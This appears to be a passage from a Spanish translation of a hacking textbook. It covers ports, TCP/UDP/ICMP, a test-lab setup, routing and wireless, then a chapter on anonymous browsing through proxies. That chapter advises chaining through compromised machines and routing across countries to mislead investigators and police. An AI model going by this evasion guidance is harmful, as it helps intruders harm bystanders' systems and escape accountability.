Nota: el puerto del cliente es lo que llamamos de alta o no privilegiados. Es mayor que 1024 y por lo general es proporcionado por el sistema operativo, que no utiliza un puerto fijo para cada aplicación, si no el puerto mas cercano que este disponible. El puerto del servidor es lo que llamamos de baja o alta prioridad . Estos puertos, a diferencia de los clientes, son definidos por el IETF y normalizados por RFC1700. Piense en los servicios más comunes que se utilizan en Internet: FTP, SMTP, DNS y puertas HTTP. Sus puertos, de acuerdo con RFC1700, son, respectivamente, 21, 25, 53 y 80. Echa un vistazo a la lista completa en www.ietf.org/rfc.html.
Hay una manera fácil de ver qué puertos están siendo utilizados. El comando “*netstat”*, presente tanto en Windows como Unix, muestra todos los aspectos del estado de la conexión del ordenador a la red. Teclear el comando sin argumentos mostrará todas las conexiones activas (voy a utilizar un ejemplo de Windows, esta vez para no me llame radical):



```
C:\> NETSTAT

Conexões ativas

Proto  Endereço local      Endereço externo                Estado
TCP    EST202:1928         192.168.1.109:netbios-ssn       ESTABLISHED
TCP    EST202:2787         baym-cs41.msc.chachucha.com:1863  ESTABLISHED
TCP    EST202:2934         streamer013.cache.gotorama.com:http  CLOSE_WAIT
TCP    EST202:4065         xuxu.client.tatibitati.com:ftp  TIME_WAIT
TCP    EST202:4068         ADSL145-4.babababa.com.ar:1346  ESTABLISHED
```

Ahora inténtelo con las opciones “-na”. La opción “n” le dice a “netstat” para no resolver los nombres de los sitios y servicios, mostrándolos cómo números IP y números de puerto. Observe la columna “dirección local”. Los miles inmediatamente después del signo ":" son los puertos por los que las aplicaciones cliente "escuchan" y hablan con los servidores. En la “dirección externa”, observe que los servicios están siendo proporcionados por un puerto privilegiado: netbios-ssn (139), http (80) y ftp (21). Los otros dos están "escuchando"en puertos altos.
Como veremos en capítulos posteriores, averiguar qué puertos están activos en nuestro ordenador es esencial para que identifiquemos posibles actividades de los hackers maliciosos. Por otro lado, conocer los puertos comunes y las herramientas que las manejan, pueden facilitar las cosas a estos hackers.


- Los bits de control TCP

Para la mayoría de las aplicaciones, los bits de control del protocolo TCP son una parte importante de los trabajos de conexión y transporte. Cada uno de estos seis bits en el campo “Flags” del paquete IP tiene una función específica e importante en el establecimiento, control y gestión de sesiones. En el capítulo 2, Redes I, nos referimos a ellos de forma rápida:

Casi todas las técnicas de escaneo de puertos hacen uso de los signos (o flags) TCP, UDP o paquetes ICMP intercambiados entre los programas que se quieren conectar. Sólo como referencia rápida, las señales son estas, en el orden en que aparecen en los Flags:

- URG (urgente) – Señalizador de urgencia;
- ACK (reconocimiento) - Indica que los paquetes anteriores han sido aceptados en el destino;
- PSH (Push) - Una especie de "válvula de seguridad", acelera la transmisión para poder terminarla;
- RST (reset) - Para la conexión debido a errores o "caída de la línea";
- SYN (sincronizar) – Intenta la sincronización entre los puertos;
- FIN (final) - Final de conexión, utilizado al final de la transmisión (no hay más datos);

Sin los indicadores de control, ninguna relación puede establecerse o mantenerse. Para ello, el TCP/IP utiliza un saludo en tres pasos básicos, que abre la sesión de comunicación y sincroniza entre los dos puertos los números de secuencia de paquetes TCP. Observe:



Usemos el ejemplo más típico de todos: un servidor web. El equipo cliente quiere conectarse al servidor y conseguir de el la página principal, “index.php”. El cliente envía un paquete TCP al servidor por el puerto 80 con el flag SYN activado y con un número secuencial que marcará el inicio del intercambio de datos. Todos los paquetes que salen del cliente hacia el servidor será secuencias en relación a este primero, que abreviado es SEQ_C. El servidor (si es que está escuchando en ese puerto) responderá con dos flags activados: el ACK, indicando que reconoció y aceptó el paquete enviado, y un SYN nuevo, solicitando que el cliente acepte el número secuencial (llamémosle el SEQ_S), El campo, número de reconocimiento que va hacia el cliente tiene SEQ_C y en el campo de número secuencial, SEQ_S. El cliente responde con un ACK+SEQ_S, que indica que puede iniciar la transferencia de datos sin problemas.
Debido a que ambas partes conocen el número de secuencia de la otra, es fácil pedir el reenvío de paquetes perdidos y ordenar los paquetes en el destino. No es extraño que los desordenados, indisciplinados y descarados paquetes IP decidan caminar a través de diferentes lugares de Internet y lleguen a su destino en un orden diferente al estipulado.
¿Qué sucede cuando, en medio de la carga de la página, clicas en el botón “Detener” en tu navegador? En este momento, el software en cuestión envía un paquete TCP al servidor con el flag FIN, como para decir "puedes parar que no quiero jugar más". El bit RST se utiliza para cortar conexiones problemáticas, negar intentos no autorizados o incompletos de conexión (por ejemplo, una puerta que no existe) y liberar la puerta en cuestión, si estuviera en uso.
Esta es la parte más importante de nuestros estudios sobre el protocolo TCP/IP. Los hackers utilizan mucho los flags TCP para hojear nuestras conexiones y, en función de las respuestas que devuelve el sistema operativo, calcular o intuir que puerta está abierta o cerrada, si hay o no protección por firewall y si existe alguna vulnerabilidad detectada por este proceso.

Protocolo UDP

El TCP es "uña y carne" con IP, y juntos son "la bestia de carga". La mayoría de los servicios ofrecidos en Internet se basan en el dúo dinámico (wow, que mal juego de palabras ...). Pero hay otro protocolo que puede ser considerado "hermano de pecho", de IP.
Hay situaciones en las que toda la parafernalia de verificaciones llevadas a cabo por TCP no son necesarias. En la mayoría de estos casos, pueden incluso ser un obstáculo. Cuando se descarga un programa de Internet o música a través de KaZaA (sin piratearlo, propio!), queremos que estén íntegros, de lo contrario no podríamos utilizarlos. Pero

cuando usted está escuchando la radio o de vídeo a través de Internet, el orden de los paquetes e incluso su fiabilidad ya no son tan necesarios.
Es en este contexto entra en escena el “User Datagram Protocol”. Como su nombre indica, el datagrama UDP es configurable por el usuario. Su cabecera es muy simple, y corresponde al propio programa establecer las normas y la información de conexión para el intercambio entre las partes. Comúnmente se usa el término “*no es de fiar’* para describirlo, porque no tiene forma de recuperación de errores, pero eso es mentira. El UDP se utiliza para numerosos casos en que las opciones de estabilidad de TCP son todavía insuficientes, por lo que deben aplicarse directamente en la aplicación.
El paquete UDP no tiene ningún campo de control, secuencia y reconocimiento. Dado que no se puede establecer una conexión con el TCP, porque no hay protocolo de saludo, se dice que UDP no esta orientado a la conexión. O, usando la jerga informática inglesa, connectionless..
Volviendo a nuestro streaming, la falta de un paquete UDP cualquiera, representa una mancha en la imagen en streaming que pasa desapercibida por la velocidad con la que se pone otra imagen en su lugar. Comparando, la demora que causarían todos los controles del paquete TCP harían el vídeo muy desagradable de ver. Un paquete UDP se parece a esto:

Puerto UDP de origen (16)	Puerto UDP de destino (16)
Tamaño de datos (16)	Checksum(16)
Datos	

Vemos que el paquete UDP es tacaño en recursos de red. Su cabecera apenas tiene 8 bytes, en comparación con el TCP que tiene 20 o más.

Protocolo ICMP

El personal que desarrolló la familia de TCP/IP no dio punto sin hilo. Una de las mejores cosas para el control y señalización de eventos y los problemas en las redes IP es el “Internet Control Message Protocol”. Su función es la de enviar comandos simples a las interfaces de red y routers para que hagan algo o respondan a su estado. Ademas de ser utilizado automáticamente por las interfaces y routers, es una herramienta muy interesante para el administrador, para solucionar problemas de la red. Los hackers también adoran los recursos que ICMP proporciona para descubrir la topología de nuestra red …
El ICMP es un protocolo de nivel 3 (ups, tenemos que ponerlo antes que el TCP, ¿no? Bueno, pensamos que, didácticamente, estaría mejor aquí). La cabecera ICMP es literalmente la misma que la de IP, pero en el campo de los protocolos, en lugar de los 6 del TCP o los 17 del UDP, ponemos 1. En el campo de datos del paquete IP se inserta en el un campo de control, llamado “ICMP Type Field”, que identifica el tipo de mensaje que ICMP va ha transportar. Estos códigos también se definen por la IETF en (adivine. ..) la

RFC1700 y se muestran en la siguiente tabla:

- 0 Echo Reply [RFC792]
- 1 Unassigned [JBP]
- 2 Unassigned [JBP]
- 3 Destination Unreachable [RFC792]
- 4 Source Quench [RFC792]
- 5 Redirect [RFC792]
- 6 Alternate Host Address [JBP]
- 7 Unassigned [JBP]
- 8 Echo [RFC792]
- 9 Router Advertisement [RFC1256]
- 10 Router Se1ection [RFC1256]
- 11 Time Exceeded [RFC792]
- 12 Parameter Problem [RFC792]
- 13 Timestamp [RFC792]
- 14 Timestamp Reply [RFC792]
- 15 Information Request [RFC792]
- 16 Information Reply [RFC792]
- 17 Address Mask Request [RFC950]
- 18 Address Mask Reply [RFC950]
- 19 Reserved (for Security) [Solo]
- 20-29 Reserved (for Robustness Experiment) [ZSu]
- 30 Traceroute [RFC1393]
- 31 Datagram Conversion Error [RFC1475]
- 32 Mobile Host Redirect [David Johnson]
- 33 IPv6 Where-Are-You [Bill Simpson]
- 34 IPv6 I-Am-Here [Bill Simpson]
- 35 Mobile Registration Request [Bill Simpson]
- 36 Mobile Registration Reply [Bill Simpson]
- 37-255 Reserved [JBP]

Los tipos de mensajes ICMP aparecen en el siguiente formato:

```
Valor de mensajes [referencia].
```

Algunos tipos de mensajes necesitan parámetros para trabajar. Otros, devuelven valores que informan del estado de los ensayos realizados. El campo en el que esos valores se guardan, poco después del “Service Type”, se llama “Code Byte”. Algunos valores importantes para el “Code Byte” son:

3 Destination Unreachable [RFC792]
Codes
0 Net Unreachable
1 Host Unreachable
2 Protocol Unreachable

3Port Unreachable
4 Fragmentation Needed and Don't Fragment was Set
5 Source Route Failed
6 Destination Network Unknown
7 Destination Host Unknown
8 Source Host Isolated
9 Communication with Destination Network is Administratively Prohibited
10 Communication with Destination Host is Administratively Prohibited
11 Destination Network Unreachable for Type of Service
12 Destination Host Unreachable for Type of Service

5 Redirect [RFC792]
Codes
0 Redirect Datagram for the Network (or subnet)
1 Redirect Datagram for the Host
2 Redirect Datagram for the Type of SerVice and Network
3 Redirect Datagram for the Type of Service and Host

11 Time Exceeded [RFC792]
Codes
0 Time to Live exceeded in Transit
1 Fragment Reassembly Time Exceeded

12 Parameter Problem [RFC792]
Codes
0 Pointer indicates the error
1 Missing a Required Option [RFC1108]
2 Bad Length

Busque las RFC indicadas y estudie el significado de cada uno de los signos y códigos. Vale la pena!


Laboratorio de Redes II

En el capítulo Redes I se citaron los equipos necesarios para montar una red simple con dos computadoras utilizando un cable de conexión cruzada, por lo general llamado "cable cruzado". Nuestro principal objetivo fue el montaje de una red doméstica, sin necesidad de utilizar equipos más complejos, tales como concentradores, puentes, switches y routers, aunque hemos visto algunas de las definiciones de esos dispositivos.
Para llevar a cabo muchos de los experimentos sugeridos en los capítulos siguientes, tenemos que preparar una red de prueba un poco más elaborada. Por supuesto, debe estar aislada de la red de producción, pero debe tener alguna conexión a Internet. Las ventajas de tener un ambiente controlado para hacer sus pruebas son evidentes:

- No hay peligro de daños a la maquinaria de producción o de uso frecuente;
- Del mismo modo, su red corporativa estará segura;

- Usted puede "jugar" a gusto con las herramientas y exploits mostrados;
- Si quieres ser un “black hat”, puedes probar antes de los ataques;
- La construcción de una red pequeña, puede ser una excelente higiene mental;
- Podrá hacer campeonatos de Doom después de "las horas de clase" ;-).

El hardware necesario es barato. Por lo menos tres máquinas Pentium 133 o superior con 64 MB de RAM y 4 GB de espacio en disco. Las máquinas en que se ejecutarán los sistemas Unix para PC todavía necesitan menos recursos – un viejo 486 o incluso 386 pueden servir muy bien. Cada máquina debe tener una tarjeta de red barata, pero que sea compatible con todos los sistemas operativos que utilizamos. Estas máquinas se pueden encontrar usadas, por menos de $200 cada una, en las "chatarrerias tecnológicas" que existen en casi todo Brasil. Tenga en cuenta que no todas las máquinas deben tener monitor.
Para la red, también se utiliza un concentrador, usado y de bajo costo puede servir. Debido a que el rendimiento no es un problema aquí (al contrario, cuanto más lenta la red, mejor pueden ser evaluados los mensajes de intercambio), cualquier “hub”, incluso pasivo, servirá. Trozos de cable de par trenzado categoría 5 o 3, se puede encontrar incluso en la basura de las empresas o comprar muy barato en las mismas tiendas de chatarra.
Todo este hardware de red se merece un buen sistema operativo para que funcione. Elija la maquina mas potente e instale en ella varias versiones de Windows en múltiboot: 98 SE, Me, 2000 y XP son una excelente opción. Actualice todas las revisiones y los Service Pack. Esta máquina se utilizara para los ataques utilizando herramientas para Windows y para sufrir los ataques dirigidos a las máquinas con esas plataformas.
En otra máquina, instala un Windows NT 4, OpenBSD, FreeBSD 4.5 y una opción del kernel de Linux 2.2 y 2.4. No instale ningún Service Pack o actualización. Este será el "pobre".
En el equipo más débil, instalar las últimas versiones de kernel 2.4 de Linux y OpenBSD. Será el origen de los ataques Unix. Las versiones PC Unix reducidas al mínimo van bien en máquinas antiguas.
Por último, vamos a establecer una conexión a Internet. Una no, cuatro. Tenemos que configurar las dos máquinas como puertas de acceso para garantizar una conexión de alta velocidad, por eso ambas tienen tarjetas de red. El router de acceso rápido puede ser "enchufado" a la máquina que permita el acceso para este test.



Como vamos a jugar a “War Dialers”, también necesitamos módems de acceso telefónico. Cada equipo debe tener el suyo. El diagrama de esta red

un poco complicada, se parecería a la imagen.
El equipo necesario es entonces:

- 3 ordenadores Pentium 133 o 486 con la memoria y el disco apropiados;
- 2 módems de acceso telefónico;
- 5 tarjetas de red;
- Un hub l0BaseT baratos;
- Los cables UTP cat 3 o superior;
- Los sistemas operativos mencionados.

Si utiliza cables coaxiales y adaptadores, puede descartar el “hub”, pero la red no seria fácilmente ampliable. Esto es interesante porque en el futuro, podemos construir un conjunto compuesto por varios 386 comprados en el vertedero que juntos formen una supercomputadora para crackear contraseñas.
Como beneficio adicional, al final de este capítulo se recogen algunos datos acerca de las tecnologías de Internet que pueden ser de interés. Es sólo una referencia rápida: hay más detalles en la literatura disponible en Internet y en los buenos libros

Enrutamiento

Para que el router pueda direccionar los datos entre las diferentes rutas de las redes interconectadas, se utilizan los llamados protocolos de enrutamiento. Además, los dispositivos también vienen equipados con una tabla de enrutamiento, responsable de identificar las rutas que seguirán los datagramas. Si el router no conoce el camino por el cual el datagrama debe pasar, se los envía a un enrutador que figura como puerta de enlace predeterminada (ruta por defecto) para proseguir su camino desde allí.
El protocolo de enrutamiento funciona de dos maneras, indicando *el camino más corto*, lo cual no significa que sea el mejor, y luego informando d*el mejor camino*, que no siempre es el más corto. La mayoría de las veces, el mejor camino es el menos congestionado, ya que el camino más corto suelen hacer frente a muchas peticiones a la vez. Entre los protocolos de enrutamiento, veremos los relacionados con TCP/IP, que son los más utilizados, veremos el OSPF (Open Shortest Path First) y el RIP (Routing Information Protocol).

OSPF
OSPF es un protocolo abierto que se basa en los enlaces utilizados por TCP/IP. Él es capaz de testar el estado de otros routers conectados, a través de un mensaje denominado "hola", que se envía a cada uno, y si el router contactado está funcionando envía un mensaje positivo, la falta de respuesta significa que el equipo no está en el aire. También tiene el enrutamiento basado en el tipo de servicio, que elige la mejor ruta para el datagrama basado en la prioridad del datagrama en cuestión.
La cabecera OSPF se compone de:

Versión - Versión de protocolo;
Tipo - Tipo de mensaje, puede ser: hola, descripción de base de datos, solicitud de estado de enlace, actualización de estado de vínculos, confirmación de estado de vínculos;

IP del router de origen - Indica la dirección IP del router que envía el mensaje;
Area - Incluso en las zonas que el mensaje se refiere (en las redes OSPF puede ser dividido en zonas);
Checksum: Suma de comprobación del mensaje;
Tipo de autenticación - Información sobre la contraseña;
Autenticación - Si hay contraseña.

RIP
RIP hace que los routers envíen sus tablas de enrutamiento cada 30 segundos a los otros routers, lo que provoca una constante actualización de las tablas sobre la base de otros routers. Uno de los mayores problemas encontrados en este protocolo es que establece el camino a seguir sobre la base de la distancia al receptor, sin tener en cuenta las condiciones y el rendimiento de la ruta a recorrer.
Los mensajes RIP tienen los siguientes elementos:

Comando - Se utiliza para identificar si el mensaje es una petición o una respuesta;
Versión - Muestra la versión del protocolo;
Reservados - Hay varios campos marcados como reservados, y todos ellos están llenos de ceros;
Protocolo - Dice que protocolo se ha utilizado para generar direcciones;
Dirección IP - Dice cual es la IP de la red de cuya distancia se informa en el mensaje;
Distancia - Determinar la distancia hasta la red en el campo de dirección IP.

Internet

En 1969, nació Internet. Esta puede ser considerada como una de las historias más contadas en el mundo digital, pero nunca está de más recordar el origen de uno de los grandes frutos de la humanidad. La intención era vincular a los laboratorios de investigación de Norteamérica ARPA (Advanced Research Projects Agency), con miras a la estabilidad de todo el sistema si algo le sucedía a uno de sus terminales. Podemos decir que otro avance de la humanidad nació unido a las intenciones militares, todo por culpa de la guerra fría.
Poco a poco, la red se fue expandiendo a las universidades y laboratorios, y con el tiempo terminó ganando el mundo. No hay un lugar central donde se encuentra Internet, son más de 40 000 redes repartidas por todo el mundo, todas ellas basadas en TCP/IP. No es de extrañar que se hiciese tan popular, como hemos dicho antes.
La Red Mundial de computadoras, también llamada WWW (World Wide Web), se compone de redes de alta capacidad, que a su vez están conectadas a computadoras muy potentes conocidas como Backbones (columna vertebral) con gran ancho de banda. Discutir los componentes de Internet seria como discutir el propio TCP/IP, que estudiamos en el capítulo Redes I, se aconseja al lector mirar términos como FTP, HTTP, DNS, y otras que se describen allí. Estos son los términos comúnmente usados en la gran Red.

Subredes

Una red basada en TCP/IP se puede dividir en redes más pequeñas para que haya la posibilidad de crear dominios de broadcast más pequeños, y así hacer un mejor uso de los recursos disponibles. Se les conoce como sub-redes o redes segmentadas. Estas redes se utilizan sólo en un router IP. Por lo tanto, cada subred tiene una sola identidad. La red tiene un número fijo de IP, como 192.168.10.0, y todas las máquinas incluidas en ella tendrían IPs basadas en ese número, por ejemplo:

```
Red IP: 192.168.10.0
IPs Internos: 192.168.10.1, 192.168.10.2, 192.168.10.3 ...
```

Por otra parte, las máscaras de subred están diseñadas para ayudar a identificar las máquinas en la red. Puede encontrar más información sobre ellas en el capítulo Redes I, en TCP/IP.

Redes Inalámbricas

- Radio

Sistema utilizado principalmente en las redes públicas, dada la falta de seguridad en sus transmisiones. Es necesario que las antenas se ubiquen en el rango de transmisión, pero nada impide que alguien (los hackers, tal vez) instale una antena para capturar estos datos, que, si no están debidamente encriptados, pueden ser utilizado para fines distintos de los previstos.
Una de sus grandes ventajas es que su funcionamiento se hace con una frecuencia de 2,4 GHz, de uso público, y por lo tanto no hay necesidad de pedir autorización del gobierno para su uso.
Otra forma de transmisión de datos por radio se conoce como transmisión direccional. Se hace por medio de antenas parabólicas, pero estas deben estar alineadas y, cualquier obstáculo o desviación puede comprometer en serio la conexión.

- IEEE 802.11

Fue el estándar diseñado para poner remedio a la falta de estandarización entre los fabricantes de tecnología de radio, porque no había compatibilidad entre los diferentes productos, impidiendo la comunicación entre redes. Utiliza un esquema conocido como *"Carrier Sense Multiple Access with Collision Avoidance"* (CSMA/CA). El transmisor hace una prueba inicial y luego inmediatamente sincroniza las máquinas para que no haya conflictos o colisiones en la transmisión de datos.

- Infrarrojos

El uso de infrarrojos para la comunicación inalámbrica tiene su aplicación más orientada a las redes locales. Su alcance se restringe a un ambiente pequeño y totalmente sin barreras, porque el espectro de la luz no puede pasar a través de los obstáculos.

- Bluetooth

Bluetooth se considera una red inalámbrica de bajo costo, pero que, lamentablemente, tiene poco alcance. Su propagación se realiza a partir de señales de radio de alta

frecuencia y su versatilidad le permite conectar varios dispositivos que van desde computadoras portátiles hasta electrodomésticos. Esta tecnología fue creada por iniciativa de “Ericsson Mobile Communications” en 1994 para explorar la capacidad de la interfaz de radio en sus dispositivos. En 1998 llegó el SIG (Bluetooth Special Interest Group). El sistema utiliza una frecuencia de hasta 2,4 GHz con una velocidad de transmisión de 1 Mbps, con una distancia máxima de diez metros.

- GSM

El Sistema Global para Comunicaciones Móviles es un estándar para la telefonía móvil, de arquitectura abierta utilizada en Europa y extendido por todo el mundo. Opera a una frecuencia de 900 MHz, especificado por el Instituto Europeo de Normas de Telecomunicación (ETSI). En la actualidad, la tecnología ya está en su tercera generación, la que vemos a continuación.

-2.5 G

Nivel intermedio entre 2G y 3G, permite conexión de banda ancha con teléfonos móviles y PDAs, también ofrece una amplia gama de servicios que hacen que esta tecnología sea más atractiva, como la mensajería instantánea de texto y servicios de localización.

- 3G

Tercera generación de la tecnología GSM. Sus aplicaciones se centran en el acceso directo a Internet con banda ancha, transformando así el teléfono móvil en una plataforma completa para la obtención de datos e Internet, además, hay estudios sobre su uso para el comercio móvil. Eso significa hacer las compras de máquinas expendedoras y tiendas utilizando el móvil. Puede operar a frecuencias de 1,9 GHz a 2,1 Ghz.

- WiFi

WiFi es la abreviatura de la palabra fidelidad inalámbrica (Wireless Fidelity), de WECA (Wireless Ethernet Compatibility Alliance), que utiliza el protocolo conocido como IEEE 802.11b.

Vulnerabilidades II

Capitulo – 9

'Des gens esclaves, chansons, chants & requestes, Captifs par Princes, & Seigneurs aux prisons. A l'advenir par idiots sans testes,
Seront reçus par divins oraisons '
Nostradamus,
Centuria I, bloque 14, aprox. 1555

Del pueblo esclavizado, canciones, cantos y suplicas, Cautivos por Príncipes y Amos de cárceles. Al pasar, por idiotas sin cabeza, Serán recibidos por oraciones divinas

A medida que avanzamos en nuestros estudios de las debilidades de los sistemas de información, nos volvemos más atrevidos y confiados. Este libro, imitando a un curso universitario, se estructuró de manera que cualquier persona con conocimientos básicos de informática, pueda llegar a entender algo acerca de seguridad y redes. Por eso mismo, hasta ahora, el lector ha sido tratado casi como un laico. A partir de ahora, consideramos que estos conceptos se han asimilado ("materia dada") y pasaremos ha temas más "pesados".
Veamos lo que tenemos hasta ahora. Hablando directamente sobre hackers e invasiones, tuvimos los siguientes capítulos:

Capítulo 0 - Conferencia inaugural. - Una introducción al medio ambiente a menudo llamado espacio hacker o underground digital.
Capítulo 1 - Psicología Hacker - Un poco del pensamiento de los habitantes de ese mundo.
Capítulo 5 - Marco jurídico - Consideraciones legales de la informática.
Capítulo 6 - Ingeniería Social - Obtención de información ANTES de invadir el equipo.
Capítulo 7 - Vulnerabilidades - Actuar como "script kiddies" e invadir las computadoras personales.

Con todo lo que hemos visto hasta este capítulo, podemos decir que nos igualamos a la gran multitud de "script kiddies" por todo el mundo. El lector habrá notado que en vez de hablar de decenas de herramientas y explicar cómo funciona cada una, tratamos de mostrar cómo trabajan los kiddies y los lugares donde puedes encontrar dichas herramientas.
Una vez más advertimos: ningún libro, CD-ROM, o sitio web de preguntas va enseñar a alguien a ser hacker. Es un proceso que requiere estudio, paciencia, persistencia y dedicación. En este capítulo veremos algunas técnicas utilizadas por los "script kiddies", esta vez centrándonos en los sitios de Internet o en redes y sistemas de empresa. Pero a diferencia de los chiquillos (kiddies), usted sabrá exactamente lo que estás haciendo, en base a los conocimientos adquiridos antes. Otra cosa que puede observarse: las herramientas de hacking para Windows 9x son simples juguetes. Como las cosas se ponen serias, sólo los sistemas más potentes, como Windows NT o Unix son capaces de servir como base para los ataques, especialmente este último.
En caso de duda, se recomienda una relectura de los capítulos anteriores, incluyendo la ejecución de los experimentos mostrados. ¿Qué? ¿Usted no hizo ningún experimento práctico? Ahora, deja de leer el libro, y vuelve sólo cuando termines tu tarea!

Navegación anónima

Los proxies hacen más que servir de cortafuegos y caché para que las redes internas tengan acceso a Internet. Un equipo detrás de un proxy esta completamente oculto, y su número de IP no se revela. Para el equipo que recibe la conexión, la dirección IP de origen de los paquetes entrantes es cualquiera del proxy.
Si un hacker tiene acceso a un proxy para navegar por Internet todos sus pasos serán cubiertos. Este proxy puede ser un servicio público - hay muchos proxies públicos en

Internet, algunos gratuitos, pero la mayoría son de pago. También puede ser que un determinado proxy este mal configurado y acepte la transmisión total en Internet. Aun bien configurado, hay fallos en algunos softwares que permiten a los piratas informáticos utilizar servidores proxy como escudos.
La otra cara de la moneda también es válida. Un proxy es un servicio abierto en un puerto TCP y por tanto está sujeto a fallos. Un servicio de proxy puede ser una puerta de entrada para la invasión de la máquina y comprometer otros servicios antes "saludables".

- Proxies públicos


Una forma tranquila de navegar por Internet sin ser molestados es utilizando un servidor proxy público. Detrás de este servidor, tu IP sea invisible para todos los sitios web: estando a salvo de vendedores de enciclopedias, coleccionistas de cookies y las investigaciones del gobierno. Hackers que lo estén intentando, sólo conseguirán la IP del proxy. Como cualquier tecnología también puede usarse para el mal, usted se puede ocultar detrás del proxy para realizar ataques, que se registrarían en los “logs” de la víctima con una IP diferente a la suya. La conexión entre el usuario y el proxy se puede cifrar con SSL - normalmente a través de una shell segura o SSH – la mayoría de los servidores garantizan que sus actividades no son registradas o sus datos reenviados a las empresas que patrocinan el proxy. Parece seguro, ¿no? No tanto.
Para bien o para mal, el propio proxy tiene información sobre él. Incluso habiendo proxies públicos garantizando que usted no sera rastreado ni registrado en los “logs” del servidor, algunos de ellos pueden estar mintiendo. Si causas un daño en Internet, tarde o temprano seras rastreado hasta el proxy. Basta una orden judicial, para que el responsable del servidor abra sus registros a la Policía. Serías detenido en cuestión de horas.
Hay varias formas para tratar de evitar este inconveniente. La primera es una técnica llamada proxy en cadena; se invade un equipo sin importancia, que se utiliza para invadir un segundo, que se utiliza para invadir a un tercero. Entre cada uno de estos equipos se utiliza un proxy, aumentando el número de “hots” intermedios en seis o más, imponiendo una dificultad adicional para los investigadores, que deberán analizar los registros de proxies diferentes para determinar el origen de cada una de las etapas. La ventaja de este método es que es independiente de la plataforma: se pueden utilizar máquinas Unix, Windows, Mac o cualquier otra que tenga conectividad compatible con el proxy de servicio. Recuerde utilizar diferentes servidores y, preferiblemente, geográficamente distantes. Si se encuentra en Brasil y quiere invadir un sistema en los Estados Unidos, su primer proxy puede estar en Australia, el segundo en el mismo Brasil, y el tercero en Europa. Incluir a Brasil en la lista de servidores proxy se utiliza como un "truco sucio" para confundir a los investigadores, que normalmente descartan la posibilidad de que el atacante esté en el mismo país que el proxy investigado. ("Nadie sería tan burro ..."). Algunas direcciones de proxies públicos:

www.publicproxyservers.com/
www.stayinvisible.com/
www.tools.rosinstrument.com/proxy/
www.antiproxy.com/


www.netspy.ukrpack.net/

Y, por supuesto, su motor de búsqueda favorito en Internet (Google, todos los de la Web), utilizando las palabras clave "proxy público", puede encontrar cientos de listas de servidores públicos disponibles. Instrucciones para configurar su navegador para usar uno de estos servicios se pueden encontrar en la ayuda de los propios programas. Tenga en cuenta que hay servidores proxy para algunos servicios concretos, por lo general HTTP, FTP y correo electrónico. Si desea utilizar uno de ellos para un escaneo de puertos o incluso un ataque, debe disimular los paquetes TCP/IP de su ataque, para que parezcan compatibles con el servicio soportado y pasen a través de proxy.
